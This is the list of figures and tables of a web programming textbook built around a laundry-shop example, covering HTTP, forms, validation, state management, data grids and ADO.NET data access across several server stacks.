Figure 12.9 Two ways to lose visitors without a lock: two requests read the same number, or one request reads the file while another has emptied it to rewrite it. 1125
Figure 12.10 The Razor form after `47`, `0` and `a7`: three messages, status 422, nothing written. 1130
Figure 12.11 Thin client and fat client. The question and the lookup are the same; what differs is whether the server or the browser turns the data into HTML. 1148
Figure 12.12 The unsafe fat client after one click: the customer's "name" is now an element of the page, and its script has run. 1156
Figure 13.1 The MyLaundry price list drawn by a GridView: a header row styled light blue and alternating rows styled light yellow, set from three lines of C# in **Listing 13.4**. 1176
Figure 13.2 The MyLaundry design. A Bill belongs to one Customer, was received by one Employee and is for one Service; an Employee may have a supervisor who is another Employee (the loop on the right). `N` marks a column that may be NULL. 1177
Figure 13.3 The Service table of `MyLaundryDB` in phpMyAdmin. Every row has its own Edit, Copy and Delete link (marker 1), and a click on a column heading sorts (marker 2): phpMyAdmin is itself a data grid, and a good model of the jobs in **Table 13.1**. 1179
Figure 13.4 The output of **Listing 13.2**: the connection state, the server version (MariaDB 10.4.21, which reports itself with a MySQL 5.5.5 prefix for compatibility) and the seventeen services, sorted by id. 1181
Figure 13.5 The part of the Profitina Laundry database behind the bills grid. The grid joins Bill to Customer, Service and Outlet for its columns, sums Payment for the *Paid* column, and writes StatusLog whenever it changes a status. 1182
Figure 13.6 The pointer on the *Edit* link of row DL1 (marker 1). The status bar (marker 2) shows where the link goes: `javascript:__doPostBack('GridView1','Edit$12')`, a script call rather than an address. 1187

Figure 13.7 One click on a GridView, as Web Forms handles it. Every Select, Edit, Update, Cancel and Delete is a full POST of the whole form with its view state, and a full new page in reply. 1188
Figure 13.8 Row DL1 in edit mode: Update and Cancel have replaced Edit and Delete, and row C is still selected from an earlier click. The ID has no edit template in **Listing 13.9**, so it stays plain text. 1197
Figure 13.9 The Service table after the update: row DL1 (marker 1) now reads *Doll, Large 1 pcs (special)*. The grid wrote to the database, not only to the page. 1197
Figure 13.10 The browser's confirmation dialog, attached to the Delete link by `OnRowDataBound`. It is drawn by the browser, not by the page, which is why it looks different in every browser. 1198
Figure 13.11 The Service table after DL1 was deleted: sixteen rows remain, and marker 1 shows where DL1 was. 1198
Figure 13.12 Adding DL1 back with the form under the grid. After *Add*, `BindGrid` redraws the grid with the new row in it. 1199
Figure 13.13 The alert shown when *Add* is pressed with an empty ID. The text is the grid's `EmptyDataText`, reused as a message. 1199
Figure 13.14 The two kinds of request of the bills grid. Reads are GETs whose whole state is in the address; changes are POSTs that end in a 303 redirect back to a read. The optional script (left) makes the same GETs with `fetch()`. 1207
Figure 13.15 Two ways to fetch the same 25 rows from an index kept newest first. OFFSET walks past every earlier entry and discards it; keyset paging asks for the rows *after* the last one already shown and lets the index go straight there. 1215
Figure 13.16 Milliseconds per page against page number, from **Listing 13.22**. Left: the real table, where OFFSET grows in a straight line and keyset stays flat. Right: 295,300 rows with an index, where the OR form of keyset is *slower* than OFFSET and the form of Equation (13.8) stays at 0.023 ms on every page. 1218
Figure 13.17 The Flask grid at `/bills?outlet=O02&status=queued&sort=customer&dir=asc&edit=B2934`. Row B2934 is drawn as a form offering its one next status; *Cancel* is a link back to the same grid without `edit`. 1220
Figure 13.18 The same grid after *Update*: the message, taken from **Table 13.9**, and eight queued bills instead of nine, because B2934 is finished now and the filter still says *queued*. 1223
Figure 13.19 The confirmation row for B2931, drawn by the server. *Delete B2931* submits a POST form; *Keep* is a link back to the same grid. No script is involved. 1224
Figure 13.20 The Razor Pages grid at `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: rows 11 to 20 of 23, with the full pager and a footer total over all 23 bills. 1235
Figure 13.21 The Flask grid at `/bills?size=10`: newest first, 296 pages of ten, a *Delete* link only on the four queued bills without a payment, and the footer total over all 2,953 bills, Rp 144.213.000. 1243
Figure 14.1 The four places a value passes on its way into the Laundry database. The browser's checks are fast and friendly but can be skipped; between the browser and the server anyone can send anything; the server's checks are the ones that count; the database's constraints are the last safety net. 1256
Figure 14.2 The hand-written check of **Listing 14.1** at work: the first name is empty, so `checkForm()` shows an alert and returns `false`, and the form is not submitted. 1257
Figure 14.3 The thank-you page after a successful submission. The address begins `01Done.html?__VIEWSTATE=…`: because the form used GET, every field went into the URL — including the hidden `__VIEWSTATE` field that Web Forms added on its own. 1258
Figure 14.4 Listing 14.2 after **Submit** with an empty user id: an asterisk beside the field, and the full message under *There were errors on the page:*. 1261
Figure 14.5 Listing 14.3 with a three-character password and a four-character repetition: *Passwords do not match.* 1263
Figure 14.6 Listing 14.5 with 17: *You must be between 30 and 40*. 1264
Figure 14.7 Listing 14.6 with the password `abc`: it is too short and it contains none of the required symbols, so two validators speak. 1266

Figure 14.8 Listing 14.7 with 13: the browser function sets `args.IsValid` to `false`, the message appears, and the form is not posted. 1267
Figure 14.9 Listing 14.8 with 3: the page went to the server, `ValidateNumber` set `IsValid` to `false`, `Page.IsValid` became `false`, and the click handler wrote *Invalid entry!*. 1268
Figure 14.10 Listing 14.9 after an empty submit: each validator shows its message next to its field, and the summary repeats both under *You received the following errors:*. 1270
Figure 14.11 Listing 14.14 in the browser: two independent money fields; the first is being switched from Euro to another currency. 1275
Figure 14.12 The customer form stopped in the browser: eight messages, each next to its field and all of them in the summary. The browser sent nothing. The date-of-birth rule of `Validate` is missing here, because it exists only on the server. 1286
Figure 14.13 The form parameters of one postback, printed by **Listing 14.24**: the three fields the person filled in, the button that was pressed — and three hidden fields that Web Forms added, `__VIEWSTATE`, `__VIEWSTATEGENERATOR` and `__EVENTVALIDATION`. 1289
Figure 14.14 The welcome page reached by the redirect of **Listing 14.25**: the name travelled in the address, as `02Welcome.aspx?name=Danaya Kalashnikova`. 1290
Figure 14.15 The state-management options of ASP.NET Web Forms, grouped by where the data is kept, with the tool that does the same job in Razor Pages today. 1291
Figure 14.16 Page state travels with each request and response; session state belongs to one client's series of requests; application state belongs to every page of the application and is shared by all clients. 1291
Figure 14.17 Each state mechanism by its scope (who can see it) and its lifetime (how long it lives). Choosing a mechanism means choosing a point on this chart. 1292
Figure 14.18 Listing 14.27 after a postback: the value typed into the box has been saved in view state and is shown in the label. 1294
Figure 14.19 The source of a Web Forms page as the browser received it: `__VIEWSTATE` with a long Base64 value (shortened here, as are the other two, to its first characters and an ellipsis), `__VIEWSTATEGENERATOR`, `__EVENTVALIDATION`, and the page's own hidden field `HiddenField1` with the value `2`. 1295
Figure 14.20 The test page with `EnableViewState="false"`, after a postback: *This is a dummy Text* survived through control state; the second text, kept only in view state, is gone. 1298
Figure 14.21 Listing 14.31 after **Click Me**, within ten seconds of loading: both cookies came back with the request and both labels show their values. 1300
Figure 14.22 `07Session.aspx` after several clicks: the application and session counters both stand at 11, and the address carries `?Count=1` from one redirect. 1304
Figure 14.23 How a session works. The first response sets a cookie holding a random id; every later request sends it back; the server uses the id to find that browser's data in its session store. A second browser has its own cookie and therefore its own session. 1305
Figure 14.24 The bill draft for customer C0003 at outlet O01 (Rungkut): two lines on racks B09 and B10, their amounts computed by the server, and a total of Rp 75.000. 1310
Figure 14.25 Post/Redirect/Get with a flash message. The POST stores a message and answers 302; the GET that follows shows the message and deletes it; a reload repeats only the GET. 1311
Figure 15.1 Universal data access: the application speaks to one API, behind which a provider for each database (MySQL, DB2, Oracle) translates and an ODBC bridge reaches a source with no provider of its own. The source no longer matters to the application. 1343
Figure 15.2 Microsoft's layered architecture for data access. Native providers reach SQL Server, Oracle and MySQL directly; ODBC and OLE DB reach everything else, including sources that are not SQL databases at all. 1343
Figure 15.3 ADO.NET's two halves: on the right the **managed providers** (Connection, Command, Transaction, DataReader, DataAdapter) work against the database; on the left the **content components** (a DataSet of DataTables and DataRelations) hold data in memory and read and write XML. The DataAdapter's `Fill` and `Update` are the only bridge between them. 1345
Figure 15.4 How long each model holds a database connection. The connected model holds one for as long as rows are being used; the disconnected model holds one only while filling and while writing back. 1346

Figure 15.5 The editions of SQL Server 2025. Express and the two Developer editions are free, and Evaluation is free for 180 days. 1348
Figure 15.6 Server Properties → Security (marker 1) with **SQL Server and Windows Authentication mode** selected (marker 2), so that logins with their own passwords are accepted as well as Windows accounts. Login auditing is left at *Failed logins only* (marker 3). 1349
Figure 15.7 Login Properties for `sa` (marker 1), page Status (marker 2): permission to connect granted (marker 3) and the login enabled (marker 4). This is the most powerful account on the server. 1349
Figure 15.8 Restoring Northwind from the device `northwind.bak` (marker 1). The destination database is `Northwind` (marker 2), and SSMS reports (marker 3) "Database 'Northwind' restored successfully." 1350
Figure 15.9 The query the next section's program sends (marker 1), run by hand in SSMS, and its nine rows (marker 3). The Object Explorer on the left shows the table `dbo.Employees` (marker 2) and its columns: `EmployeeID` (the primary key, `int`), `LastName` and `FirstName` (`nvarchar`). 1351
Figure 15.10 The ADO.NET connected model. A **DbConnection** represents the connection to the data source; a **DbCommand** represents one SQL statement; a **DbTransaction** groups commands so that they succeed or fail together; a **DataReader** delivers the result of a query one row at a time. 1352
Figure 15.11 The class hierarchy. Four interfaces at the top; below them, one family of four classes per provider (OLE DB, SQL Server, Oracle, …), each class implementing its interface. 1353
Figure 15.12 The output of **Listing 15.1**: one line per employee, each column preceded by a bar. 1355
Figure 15.13 The `IDbConnection` interface: the connection string, open and close, three descriptive properties, and the two factory methods for commands and transactions. The `State` is one of `Broken, Closed, Connecting, Executing, Fetching, Open`. 1357
Figure 15.14 Connection strings: key–value pairs separated by semicolons. The OLE DB strings name a provider (SQL Server, Access/Jet, Oracle); the SQL Server string needs no provider name because the class already is one, and adds pooling, integrated security and a timeout. 1358
Figure 15.15 A command belongs to exactly one connection, to at most one transaction (`0..1`), and has any number of parameters (`*`). 1359
Figure 15.16 The `IDbCommand` interface. `CommandText` holds the SQL (or a procedure name), `CommandType` says which (`Text`, `StoredProcedure`, `TableDirect`), `CommandTimeout` limits the wait, and three `Execute…` methods run it. 1359
Figure 15.17 `ExecuteReader()` runs the query in `CommandText` and returns an `IDataReader`. The optional `CommandBehavior` flags (`CloseConnection`, `SingleRow`, `SequentialAccess`, …) tell the provider what the program intends to do with the result. 1360
Figure 15.18 `ExecuteNonQuery()` runs a statement that returns no rows — `UPDATE`, `INSERT`, `DELETE`, `CREATE TABLE`, … — and returns the number of rows it affected. 1360
Figure 15.19 `ExecuteScalar()` returns the value of the first column of the first row, typically of an aggregate such as `COUNT(*)`. 1360
Figure 15.20 Parameters. A command's `Parameters` collection holds `IDataParameter` objects, each with a type, a direction, a name and a value; `IDbDataParameter` adds a `Size` for strings and binary data. 1361
Figure 15.21 Working with parameters in three steps. The SQL text contains a placeholder (`?` for OLE DB, `@ID` for SQL Server); a parameter object is added; its value is assigned just before execution. 1362
Figure 15.22 A DataReader over the result table of a `SELECT`. `Read()` advances the cursor one row and reports whether there was a row to advance to. 1364
Figure 15.23 The `IDataRecord` and `IDataReader` interfaces. `IDataRecord` describes the current row (indexers, typed getters, metadata); `IDataReader` adds moving to the next row and closing. 1364
Figure 15.24 Working with an `IDataReader`: `ExecuteReader`, a `while (reader.Read())` loop, `GetValues` into an array sized by `FieldCount`, indexers by position and by name, a typed getter, and `Close`. 1365

Figure 15.25 Transactions in ADO.NET. A command has at most one `Transaction`; a transaction knows its `Connection` and `IsolationLevel` and offers `Commit()` and `Rollback()`; a connection creates transactions with `BeginTransaction()`, optionally with an isolation level. 1368
Figure 15.26 Steps 1 and 2: open the connection and begin a `ReadCommitted` transaction; create two commands, assign each to the transaction, and execute them. The detail rows of order 10258 go first because the order row is their parent. 1369
Figure 15.27 Step 3: `trans.Commit()` at the end of the `try`; `trans.Rollback()` in the `catch`; the connection closed in `finally`. 1369
Figure 15.28 Creating a bill with its first payment and status log as one transaction. Any failure after `BEGIN` — a broken rule, a CHECK or foreign-key constraint, a crash — leads to `ROLLBACK`, and the database is exactly as it was; only the path through every step reaches `COMMIT`. 1371
Figure 15.29 Isolation levels: the usage of read and write locks in a transaction. `ReadUncommitted` allows dirty reads; `ReadCommitted`, the usual default, prevents them but allows phantom rows and non-repeatable reads; `RepeatableRead` makes reads repeatable; `Serializable` serializes access and prevents phantoms. 1372
Figure 15.30 Microsoft's three-tier architecture. A DataSet is filled in the business tier by data adapters, travels over the Internet or an intranet as XML, and is used in the presentation tier by a Windows program or a web form, with no database connection there at all. 1375
Figure 15.31 The connectionless architecture: inside the DataSet, DataTables with Constraints, DataColumns and DataRows, and DataRelations between tables. The DataAdapter fills it and updates the database from it; `ReadXml` and `WriteXml` connect it to XML files. 1376
Figure 15.32 What a DataSet consists of: tables and relations; what a table consists of: columns (the schema), rows (the data) and a default view; what a relation does: associate a parent table's columns with a child table's columns. 1376
Figure 15.33 The structure of a DataSet. `.Tables[…]` reaches a DataTable; `.Columns[…]` its DataColumns (the schema); `.Rows[…]` its DataRows (the data); `.DefaultView` its DataView; `.Relations[…]` the DataRelations between tables. 1377
Figure 15.34 The DataSet class diagram: DataSet, DataTable, DataColumn, DataRow and DataRelation, with the properties this chapter uses. 1378
Figure 15.35 The DataSet object tree. Navy boxes are objects; amber boxes are the collections and property bags that hold them. 1379
Figure 15.36 The person-contacts example: in concept a person has any number of contacts. It is realized as two DataTables, `Person` and `Contact`, joined by the DataRelation `PersonHasContacts`. 1380
Figure 15.37 Change management: reject the changes if the DataSet has errors, otherwise accept them. 1384
Figure 15.38 The state diagram of a DataRow. `NewRow` creates a *Detached* row; `Rows.Add` makes it *Added*; `AcceptChanges` makes *Added* and *Modified* rows *Unchanged* and removes *Deleted* ones; assigning a value makes an *Unchanged* row *Modified*; `Delete` makes it *Deleted*; `RejectChanges` returns *Modified* and *Deleted* rows to *Unchanged* and removes *Added* ones. 1385
Figure 15.39 `DataRowVersion`: current, original, proposed and default values, and which version is the default for each row state. `HasVersion` asks whether a version exists before the indexer is used to read it. 1387
Figure 15.40 DataView and DataRowView. A DataView has a filter, a row-state filter and a sort, and can add, delete and find rows; each item it returns is a DataRowView over one DataRow. 1389
Figure 15.41 Working with a DataView: a filter, a row-state filter and a sort; a DataGrid bound to the view; a fast search by the sorted column, whose result selects a row of the grid. 1389
Figure 15.42 The DataAdapter between the connectionless and the connection-oriented worlds. Its four commands share one connection; `Fill` runs the `SelectCommand` and loads the DataSet; `Update` runs the insert, update and delete commands for the rows that changed. 1394
Figure 15.43 The DataAdapter classes. `IDataAdapter` and `IDbDataAdapter` above; `DbDataAdapter` with its `Fill` and `Update` overloads in the middle; one adapter per provider below. 1395
Figure 15.44 Loading data with a DataAdapter: set the `SelectCommand`, `Fill` the DataTable `Person`, accept or reject, dispose. 1395

Figure 15.45 Loading schema and data for two tables with one command: `MissingSchemaAction.AddWithKey`, and table mappings from the default names `Table`, `Table1` to `Person`, `Contact`. 1396
Figure 15.46 Writing back changes: `Update` uses the update, insert and delete commands, which a CommandBuilder can create from the select command; a conflict raises `DBConcurrencyException`. 1396
Figure 15.47 Create an adapter with a `SELECT`, create the update commands with a CommandBuilder, call `Update` and handle a conflict, for example by reloading the DataSet. 1397
Figure 15.48 The two row events of `OleDbDataAdapter`, their delegate type, and the event-argument class with the row, the statement type and the status. 1397
Figure 15.49 Defining handler methods for the two events and adding them to a DataAdapter. 1398
Figure 15.50 DataSets and XML: serialization, XML as a data source, XML Schema for the schema, typed DataSets generated from schemas, and DOM access. 1400
Figure 15.51 `WriteXml` and `ReadXml` overloads, and the `XmlWriteMode` and `XmlReadMode` enumerations. 1400
Figure 15.52 Writing a DataSet to an XML file and reading it back. The file holds two `Person` elements and two `Contact` elements, each column an element of its own. 1401
Figure 15.53 Reading and writing XML Schemas: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, each with the four kinds of target or source. 1401
Figure 15.54 Typed DataSets. `xsd.exe personcontact.xsd /dataset` generates `PersonContacts`, `PersonDataTable`, `ContactDataTable`, `PersonRow` and `ContactRow`, each derived from the general class and adding typed members. 1406
Figure 15.55 Data access in a conventional DataSet (strings and casts) and in a typed DataSet (properties checked by the compiler). 1407
Figure 15.56 `XmlDataDocument`: an XML DOM view of a DataSet, kept in step with it; a change made through the DataSet is found through the DOM with XPath. 1407
Figure 15.57 ADO.NET 2.0: extended interfaces and new features, many of them only for SQL Server 2005. 1408
Figure 15.58 Bulk copy: define the source (a reader over `SELECT * FROM Customers`), define the target connection, and copy everything in one operation into `Copy_Customers`. 1408
Figure 15.59 Multiple Active Result Sets: two DataReaders open on one connection, the second reading each customer's orders while the first is positioned on the customer. 1409
Figure 15.60 The asynchronous methods of ADO.NET 2.0: `Begin`…/`End`… pairs for readers, non-queries and XML readers, in the style of asynchronous I/O. 1409
Figure 15.61 Running a long stored procedure asynchronously: `BeginExecuteNonQuery` with a callback, and `EndExecuteNonQuery` in the callback when the command has finished. 1410
Figure 15.62 Batch updates: a `SqlDataAdapter` whose missing commands are built by a `SqlCommandBuilder`, and `UpdateBatchSize = 50` so that fifty rows travel in each round trip. 1410
Figure 15.63 The announced `ExecutePageReader` operation, for reading one page of a result. 1410
Figure 15.64 ObjectSpaces: an object–relational mapping defined in OPath, with classes for the space, its sources, queries, sets and lazily loaded lists. 1411
Figure 15.65 An ObjectSpaces program: a mapped `Customer` class, an `ObjectSpace` built from `map.xml` and a connection, an `ObjectQuery` in OPath, and a reader that returns `Customer` objects instead of rows. 1411
Figure 15.66 Glued against parameterized. When strings are glued, the visitor's text becomes part of the statement the server parses; when the statement is parameterized, the text is sent separately and can only ever be compared, as one value. 1419
Figure 15.67 The Laundry data layer: Razor Pages know only `IBillRepository`, behind which `DataSetBillRepository` keeps the database in memory, `AdoBillRepository` reaches a real database through whichever provider it is given, and Entity Framework Core is a third possibility. Which one the pages receive is decided once, in `Program.cs`. 1421
Figure 15.68 The bills page filtered to outlet O01, after the session's first successful POST: B2954, Nabila Rahman, 5 kg of wash-dry-fold, Rp 40.000 charged, Rp 20.000 paid, Rp 20.000 still owed. 1429

Figure 15.69 The new-bill form after a refused POST: two bed covers are Rp 70.000, a first payment of Rp 80.000 is more than the charge, and the form is shown again with the repository's sentence and with the cashier's input kept. 1429
Figure 15.70 `MyADO2.aspx`: a GridView with three bound fields (ID, First Name, Last Name) and a button. Below the markup, the design view draws the grid with placeholder "Databound" cells, as Visual Studio's designer does. 1430
Figure 15.71 `MyADO2.aspx` on first request: the GridView has no data source yet and renders nothing; only the button is visible. 1432
Figure 15.72 After the button's postback: three persons sorted by last name, the header light blue, alternating rows light yellow, and the row found by `Find("Beer")` yellow. 1432
Figure 15.73 The Razor Page `/Contacts` served by `LaundryWeb` on port 9501: the same rows, colors and highlighted row as **Figure 15.72**, with no postback, no ViewState and no GridView. 1433
Figure 16.1 One request through the Laundry Counter: the middleware in the order `Program.cs` adds it, the Razor page, and the data layer. The dotted arrow is a refusal; the dashed box is the data layer that needs a NuGet package. 1456
Figure 16.2 The physical model as an ADO.NET `DataSet`: seven tables with their keys and sizes, and nine relations named after the foreign keys of the SQL schema. The crow's foot marks the "many" end. 1458
Figure 16.3 The login of a cashier and her next request. The dashed arrow is a refused login, which gives the same answer whether the e-mail or the password was wrong. 1471
Figure 16.4 The customer grid of the ASP.NET Laundry Counter, sorted by credit, highest first. Only customers without bills have a Delete button. 1535
Figure 16.5 The same grid on a phone-sized screen: the menu wraps, and the grid scrolls inside its own box. 1536
Figure 16.6 The login page. The same message answers a wrong e-mail and a wrong password. 1549
Figure 16.7 One bill (feature F7): customer, service, rack, status with its times, and the amounts of Equation (16.1) and Equation (16.2). 1549
Figure 16.8 Money received in September 2026 per day and outlet, with the three pages of the report. The three page totals add up to the month total, Rp 12,088,000. 1564
Figure 16.9 The revenue report, page 3 of September 2026 (feature F9). Two footer rows, each saying what it sums. 1566
Figure 16.10 The new-bill form after the browser's own checks were switched off: the server refused both fields, each with its own message. 1575
Figure 16.11 Where the state of the Laundry Counter lives. What is in the browser can be read or changed by the visitor; what is on the server cannot. 1576
Figure 16.12 Two cashiers edit the same customer. Writing back the whole copy loses Dewi's change; checking the original values refuses Rizky's save instead. 1596
Figure 16.13 The complete Profitina Laundry application: one database, one set of documents, several tracks. The dashed box is the ASP.NET site of this chapter, which reads the same data as CSV. 1603

List of Tables

Table 1.1 An internet application and a web application compared. 5
Table 1.2 The port numbers this book uses, and what listens on each by convention. 7
Table 1.3 TCP and UDP compared. The web chose TCP because a page with a hole in it is not a page. 12
Table 1.4 The four layers of the TCP/IP model. Each layer uses the one below it and knows nothing of the one above. 13
Table 1.5 One page, traced from keystroke to pixel. Steps 3 to 17 happen again for every separate file the page needs. 14
Table 1.6 The seven pieces of a URL, and which of them the server ever gets to see. 15

Table 1.7 How relative URLs are completed. The leading slash is the difference between “from the top of the site” and “from here”. 19
Table 1.8 The HTTP methods. *Safe* means it changes nothing on the server; *idempotent* means doing it twice has the same effect as doing it once. 20
Table 1.9 The five classes of HTTP status code. The first digit is the whole story. 21
Table 1.10 The status codes you will meet in this book, with the situation that produces each. 22
Table 1.11 Request headers, with an example of each. 23
Table 1.12 Response headers, with an example of each. 23
Table 1.13 The versions of HTTP. The *messages* have barely changed since 1997; the *encoding* of them has changed twice. 27
Table 1.14 How a server picks a `Content-Type` for a static file, from a table of extensions. Getting a file’s extension wrong is enough to break a page. 30
Table 1.15 Static and dynamic pages compared. Most real sites are both at once. 32
Table 1.16 What server-side code and client-side code can each see and do. The last three rows are security rules, not trivia. 33
Table 1.17 Web architecture by number of tiers. Three is the shape to assume unless told otherwise. 39
Table 1.18 The markup lineage, with what each member added. 39
Table 1.19 Web 1.0 and Web 2.0 contrasted, line for line. 47
Table 1.20 Web 1.0, 2.0 and 3.0 summarized: crawl, walk, run. 48
Table 1.21 One transaction across the generations: a single site does everything, then specialists appear, then the tools become personal. 49
Table 1.22 Installing VS Code on each operating system. 52
Table 1.23 The VS Code extensions used in this book. 52
Table 1.24 Installing PHP on each operating system. 53
Table 1.25 Installing JDK 25 on each operating system. 54
Table 1.26 Installing Python on each operating system. 55
Table 1.27 Installing the .NET 10 SDK on each operating system. 56
Table 1.28 The verification commands, what each should print, and the usual fix when it does not. 56
Table 1.29 The complete toolchain for this book, with the chapter each tool is first needed in. 57
Table 1.30 The same page five ways. Everything differs except the last row, and the last row is the point. 77
Table 2.1 The historic attributes of `<hr>`. All four are obsolete, and CSS replaces them. 95
Table 2.2 Physical formatting tags. They name an appearance. 96
Table 2.3 Logical formatting tags. They name a meaning, and the appearance follows. 96
Table 2.4 Relative addresses. Two dots mean “the folder above”; a leading slash means “start again at the site root”. 101
Table 2.5 The obsolete table-formatting attributes. Each has a CSS replacement. 106
Table 2.6 The semantic elements of HTML5. Reach for `<div>` only when no row above describes what you have. 109
Table 2.7 The accessibility practices built into the Profitina Laundry pages. Every row costs one attribute or one CSS rule. 110
Table 2.8 Every `<input>` type, the control it produces, and what the server receives. 113
Table 2.9 The validation attributes. The browser applies them before sending, and refuses to send while any of them fails. 115
Table 2.10 Common percent-encodings. A literal plus sign must itself be encoded as `%2B`, because a bare `+` already means a space. 120
Table 2.11 GET against POST. The last row is the one that decides. 122
Table 2.12 The CSS selectors you will use. A space between two selectors means “inside”; a `>` means “directly inside”. 127
Table 2.13 CSS length units. Prefer `rem` for type and spacing, `px` for borders, `%` and `fr` for layout. 130
Table 2.14 Specificity computed for real selectors. Count the ids, then the classes, attributes and pseudo-classes, then the element names. 133

Table 2.15 The `display` values. `flex` and `grid` change how an element's children behave, not the element itself. 135
Table 2.16 The flexbox properties. Those on the container control the arrangement; those on an item control that item's share of it. 136
Table 2.17 JavaScript compared with Java. Beyond four letters of the name, they have little in common. 139
Table 2.18 The public pages of this chapter and their counterparts in the finished front end. 152
Table 2.19 The three servers of this chapter. Each serves the same pages and answers the same requests. 155
Table 2.20 Specificity for Exercise 2.8. 164
Table 3.1 The life of one request. Steps 5 to 8 are this chapter; the rest was Chapter 1. 169
Table 3.2 The complete list of falsy values in PHP. Note `"0"`, which is false, against `"0.0"` and `" "`, which are both true. 179
Table 3.3 Operator precedence in PHP 8, highest first. The word operators `and`, `or` and `xor` sit *below* assignment; their symbol forms sit above it. 181
Table 3.4 The branching forms, and when each is the honest choice. 185
Table 3.5 The loop of **Figure 3.12** traced by hand. At 3, `continue` jumps past the `echo`; at 7, `break` abandons the loop, so 8, 9 and 10 never happen. 187
Table 3.6 Building the two associative arrays of **Figure 3.19** by hand. The last column is the order a `foreach` will visit. 197
Table 3.7 The sorting family. The letter before `sort` tells the story: `a` for associative (keys kept), `k` for key, `r` for reverse, `u` for user-defined. 202
Table 3.8 The array functions used in this chapter's Laundry code. For a key whose value is `null`, `array_key_exists()` says true and `isset()` says false. 203
Table 3.9 The string functions used in this book. `strpos()` returning `false` rather than `-1` when the needle is absent is the source of a classic bug. 204
Table 3.10 The ideas of Sections 3.5 to 3.14 in the three languages. 205
Table 3.11 The four including statements. Use `require_once` for anything your program cannot run without, which is nearly everything. 210
Table 3.12 The superglobals and where each is used in this chapter. 214
Table 3.13 GET against POST. The deciding question is not "is it secret" but "does sending it twice do something twice". 223
Table 3.14 One escaping rule per destination. The wrong one is the same as none: `htmlspecialchars()` does nothing to protect an SQL query. 244
Table 3.15 Cookies against sessions. A session is built on a cookie, but only the id travels. 246
Table 3.16 The three password-hash formats of this chapter. Each carries its algorithm, cost and salt inside the string. 266
Table 3.17 The upload error codes. Test `error` first; the other keys mean nothing when it is not `UPLOAD_ERR_OK`. 267
Table 3.18 The chapter's ideas in three stacks. Learn the row, and the column you happen to sit in stops mattering. 271
Table 4.1 The eleven problems of this chapter and the tools from Chapters 1 to 3 that each one exercises most. 282
Table 4.2 The layout of the chapter's code folder; each track has its own folder and every server listens on its own port. 284
Table 4.3 Four ways to give the five pages clean addresses. The directory layout needs no configuration and works everywhere, which is why the site is built on it; the other three remove the redirect where the host allows it. 302
Table 4.4 The requests of Problem 4.5 worked by hand, with the status and the body each must receive. 319
Table 4.5 The four status codes of the status check, their meaning in RFC 9110, and why each is the right one here. 319
Table 4.6 GET and POST compared on the properties that decide which one a form should use. 327
Table 4.7 The first rows of the service data used for the price list; all twelve are in the listings below. 335

Table 4.8 The five rules that set a text color in `prices.css`, with the specificity (a, b, c) of each selector. 346
Table 4.9 The drop-off form's hand-worked cases: two submissions that must be accepted and two that must be refused, with the messages expected. 370
Table 4.10 The eleven problems of this chapter, the design idea each one teaches, and the trap its tempting wrong solution demonstrates. 382
Table 5.1 The three programs, what each does, the port it listens on and the file that configures it. Almost every setup problem is solved by editing one of the three files in the last column. 389
Table 5.2 The document root turns a folder into a website: the path after the host name is the path inside the folder, and nothing outside the folder has an address at all. 391
Table 5.3 The four classic problems with cookies. The second is the one that turns into a security incident. 398
Table 5.4 The seven tables in words. The sample data covers one year of the shop, October 2025 to September 2026. 403
Table 5.5 MySQL's basic commands, grouped by the job they do. The first group runs once, when a system is built; the second and third run thousands of times a day. 405
Table 5.6 The MySQL types used by the laundry. Choosing the narrowest type that can hold every legal value is documentation that the database enforces. 406
Table 5.7 The constraints of the laundry schema. Each one is a rule you would otherwise have to enforce in every program that writes to the table, and would eventually forget in one of them. 406
Table 5.8 The comparison operators of `WHERE`. Two differ from PHP: equality is one `=`, not two, and `NULL` is tested with `IS`, never with `=`. 417
Table 5.9 Six real runs of the same CRUD story, in three languages on two database engines. The rules live in the schema and in one small data layer per language; everything else asks the database. 482
Table 6.1 Five claims about XML, each corrected. XML is not any of these things, but it can be made into, used from, sent over or stored in all of them. 495
Table 6.2 The five predefined entity references of **Figure 6.11**, as a table to copy from. 503
Table 6.3 The node kinds met in practice. The first three are the ones people expect; the rest are where surprises live. 506
Table 6.4 A short history of XML. The syntax has not changed in more than a quarter of a century. 512
Table 6.5 The four occurrence indicators of a DTD. They are the whole of counting in the DTD language. 514
Table 6.6 The occurrence indicators of **Table 6.5** in XML Schema. The last row has no DTD equivalent. 518
Table 6.7 The facets of XML Schema used in this chapter. 519
Table 6.8 The three reading strategies. The first row causes every other row. 531
Table 6.9 The XPath 1.0 syntax used in this chapter; enough for most real work. 532
Table 6.10 The XSLT 1.0 instructions used in `day-sheet.xsl`. 536
Table 6.11 The six JSON types. There are no comments, no attributes, no dates and no namespaces. 563
Table 6.12 XML against JSON. The upper rows are why XML survives where it survives; the last row is why JSON took the web. 570
Table 7.1 Servlets and JSP compared. The third row is the one to remember: a JSP page does not replace the servlet, it *becomes* one. The last row is why real applications use both. 590
Table 7.2 Tomcat versions and the specifications they implement. This chapter's code is written to Jakarta Servlet 6.0 and Pages 3.1, and so runs on Tomcat 10.1 and on Tomcat 11, which accepts everything 10.1 accepts. 591
Table 7.3 The life of one JSP request. Steps 7 and 8 happen once for the life of the page; the others happen for every request. 605
Table 7.4 The attributes of the `page` directive. The first six appear in this chapter's pages; the rest are here so that you can read other people's. 614
Table 7.5 The three scripting elements and the JSP comment. A declaration is not in the method, which is why it behaves so differently from the other two. 616
Table 7.6 The nine implicit objects. The first seven are on every page; `page` is `this`; `exception` exists only on an error page. 620

Table 7.7 The four scopes. Reading down the “until” column is reading the four answers to “how long should this live?” 622
Table 7.8 The EL implicit objects. The last row is the escape hatch: `${pageContext.request.contextPath}` reaches a servlet API method that has no shorter spelling. 630
Table 7.9 The core JSTL tags. The other libraries are `fmt` for numbers, dates and messages, `fn` for string functions such as `fn:length` and `fn:substring`, and `sql`, which you should not use. 631
Table 7.10 The two include mechanisms. The last four rows decide which to use. 657
Table 7.11 One application, three stacks. Only the names change; the jobs are the same. 666
Table 7.12 PHP and servlet/JSP side by side. The last two rows are the only differences of kind; everything above them is vocabulary. 668
Table 8.1 The folders of the chapter’s code. Each program names, in its first comment, the command that runs it. 677
Table 8.2 The nine features of the Laundry Desk, beyond registration, login and logout. Every letter of CRUD appears, and every feature is a URL a test can call. 700
Table 8.3 Each piece of the PHP solution and its Laravel counterpart. The ideas are the same; Laravel supplies them ready-made. 725
